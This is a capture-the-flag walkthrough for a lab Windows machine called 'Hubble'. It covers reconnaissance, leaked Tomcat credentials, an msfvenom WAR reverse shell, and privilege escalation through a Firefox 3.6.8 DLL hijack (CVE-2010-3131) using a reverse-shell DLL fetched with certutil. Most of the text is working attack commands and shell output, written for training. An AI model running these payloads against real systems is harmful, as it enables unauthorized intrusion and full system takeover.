Hubble – Windows Machine

Contents

Host Discovery

```
┌──(kali㉿kali)-[~]
└─$ sudo nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.176   HUBBLE           <server>  <unknown>        08:00:27:95:29:80
```

Victim: 192.168.56.176

To get your Kali machine address use the command 'ip a' and look for the address similar to the victim (*example* -> **10.10.5.2/24** and **10.10.5.112/24** are on the same network).

Kali: 192.168.56.101

Nmap Scan

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -vv -Pn -R -sV -sC -p0-65535 192.168.56.176
```


```
PORT      STATE SERVICE     REASON          VERSION
80/tcp    open  http        syn-ack ttl 128 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  tcpwrapped  syn-ack ttl 128
5357/tcp  open  http        syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http        syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http        syn-ack ttl 128 Apache Tomcat 10.1.18
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/10.1.18
47001/tcp open  http        syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49666/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49669/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
49672/tcp open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
```

FUFF

```
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.56.176/FUZZ
```

```
nasa                    [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 8ms]
```

Now you can navigate to that website and directory.




This is a log file which contains some GET and POST entries. Looking through this file you will find the username and password in base64. There is also a hint for the use of TomCat.

Decoding Base64

```
┌──(kali㉿kali)-[~]
└─$ echo "VXNlcm5hbWUgaXMgSHViRGV2" | base64 -d
Username is HubDev
```


```
┌──(kali㉿kali)-[~]
└─$ echo "UGFzc3dvcmQgaXMgTkZmITUjaA==" | base64 -d
Password is NFf!5#h
```

Now looking at the tomcat site on port 8080.



You will need to login using the manager app.

Scroll to the WAR file deployment section.



MSFVenom

This is where we will create a Java reverse shell and upload it to the Tomcat website.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=9999 -f war -o shell.war
```

LHOST = Listening Host (Attacking Machine).


LPORT = Listening Port.

If you are having problems and receiving a HTTP error make sure you are using ‘jsp’ before you create the shell.

Now once you upload it, click deploy.



Now you will notice the war file has been uploaded under the 'path' column heading.



Setting Up NetCat

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
```

Make sure you enter the same port used in the WAR payload, otherwise this will not work.

Once you have set up the listener you can now click the '/shell' (payload).

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.176] 49776
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 10.1>
```


You are now inside the machine.

```
C:\Program Files\Apache Software Foundation\Tomcat 10.1>whoami
whoami
nt authority\local service
```

Now you can begin the escalation process.

Flag 1

This is in C:\Users\Public\easy_flag.txt.



After looking around in the Public directory I find a todo list.


```
C:\Users\Public>type todo.txt
type todo.txt
Notes

1. Mozilla is apparently vulnerable to DLL hijacking. I need to report this.
2. Finish work for next meeting.
3. Cook dinner tonight.

Remove Later
Chris:CHR1stop3r134
C:\Users\Public>
```

It also contains credentials, which means RDP is a possibility. Here I am told that Mozilla is vulnerable to DLL hijacking. This is a good start, I can now use sites like google and exploitDB to find out more.

Escalation

Before I begin you must understand the basics of a DLL hijacking, do a quick google search.

Why Firefox?



CVE-ID

CVE-2010-3131 — Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Untrusted search path vulnerability in Mozilla Firefox before 3.5.12 and 3.6.x before 3.6.9, Thunderbird before 3.0.7 and 3.1.x before 3.1.3, and SeaMonkey before 2.0.7 on Windows XP allows local users, and possibly remote attackers, to execute arbitrary code and conduct DLL hijacking attacks via a Trojan horse dwmapi.dll that is located in the same folder as a .htm, .html, .jtx, .mfp, or .eml file.

The version that is installed on this machine is 3.6.8.

MSFVenom

The file that we have identified is dwmapi.dll. This is a system32 DLL that we can use.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.101 LPORT=9999 -ax86 -f dll > dwmapi.dll
```

XFreeRDP

```
┌──(kali㉿kali)-[~/Desktop]
└─$ xfreerdp /u:Chris /p:"CHR1stop3r134" /v:192.168.56.176
```

Now I can run the program from the RDP session.

Python Server

Now setup a python server to transfer the malicious DLL file.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server -b 192.168.56.101 80
Serving HTTP on 192.168.56.101 port 80 (http://192.168.56.101:80/) ...
192.168.56.176 - - [22/Jan/2024 09:32:37] "GET /dwmapi.dll HTTP/1.1" 200 -
192.168.56.176 - - [22/Jan/2024 09:32:37] "GET /dwmapi.dll HTTP/1.1" 200 -
^C
```

Download it from Windows victim machine, using the Certutil command.

And now setup another NetCat listener for the NT Admin reverse shell we will get.

Blank document


For this exploit to work, you must have one of the listed extensions from above. In my case mike2.html. Don't worry it doesn't have to contain anything or have a specific name.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ touch mike2.html
```

```
C:\Program Files (x86)\Mozilla Firefox>Certutil.exe -urlcache -f "http://192.168.56.101/mike2.html" "mike2.html"
Certutil.exe -urlcache -f "http://192.168.56.101/mike2.html" "mike2.html"
http://192.168.56.101/mike2.html

WinHttp Cache entries: 1

****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Move them into the Firefox Directory in C:\Program Files (x86)\Mozilla Firefox.

Now that the DLL file and html file are inside the Firefox directory you can run the exploit.



Begin by click your blank html document (or any other file with the aforementioned extensions) and open it with Firefox. If everything was done correctly, you will have seen a connection on your NetCat session.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.176] 49971
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
hubble\administrator

C:\Windows\system32>
```

Flag 2

This is in C:\Users\Administrator\Documents\hard_flag.txt.